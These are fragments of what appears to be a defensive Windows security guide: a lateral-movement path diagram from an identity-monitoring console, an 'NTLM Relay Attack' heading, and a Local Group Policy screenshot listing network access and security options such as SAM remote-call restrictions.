
Overview Alerts (34) **Observed in organization** Timeline

Select a date: May 14, 2023 Path initiator: user2

Devices (7) Locations (0) Groups Lateral movements

The diagram illustrates a lateral movement between two users. On the left, a blue circle represents 'user2'. A line labeled 'is an administrator on' connects it to a dark grey circle representing 'CLIENT2'. Another line labeled 'is logged into by' connects 'CLIENT2' to a blue circle representing 'admin'. A small black square with a circular arrow icon is located in the bottom right corner.


NTLM Relay Attack




The screenshot shows the Local Group Policy Editor window. The left pane displays a tree view of policy settings under 'Local Computer Policy' and 'Computer Configuration'. The 'Security Settings' node is expanded, showing 'Local Policies' and 'Security Options'. The 'Security Options' node is selected, highlighted with a blue border. The right pane lists various security policies with their descriptions and current state (Security Setting). One policy, 'Network access: Restrict clients allowed to make remote calls to SAM', is highlighted with a blue background.

Policy	Security Setting
Microsoft network server: Digitally sign communications (if client agrees)	Disabled
Microsoft network server: Disconnect clients when logon hours expire	Enabled
Microsoft network server: Server SPN target name validation level	Not Defined
Network access: Allow anonymous SID/Name translation	Disabled
Network access: Do not allow anonymous enumeration of SAM accounts	Enabled
Network access: Do not allow anonymous enumeration of SAM accounts and shares	Disabled
Network access: Do not allow storage of passwords and credentials for network authentication	Disabled
Network access: Let Everyone permissions apply to anonymous users	Disabled
Network access: Named Pipes that can be accessed anonymously	
Network access: Remotely accessible registry paths	System\CurrentC...
Network access: Remotely accessible registry paths and sub-paths	System\CurrentC...
Network access: Restrict anonymous access to Named Pipes and Shares	Enabled
Network access: Restrict clients allowed to make remote calls to SAM	Not Defined
Network access: Shares that can be accessed anonymously	Not Defined
Network access: Sharing and security model for local accounts	Classic - local us...
Network security: Allow Local System to use computer identity for NTLM	Not Defined
Network security: Allow LocalSystem NULL session fallback	Not Defined
Network security: Allow PKU2U authentication requests to this computer to use online identities.	Not Defined
Network security: Configure encryption types allowed for Kerberos	Not Defined
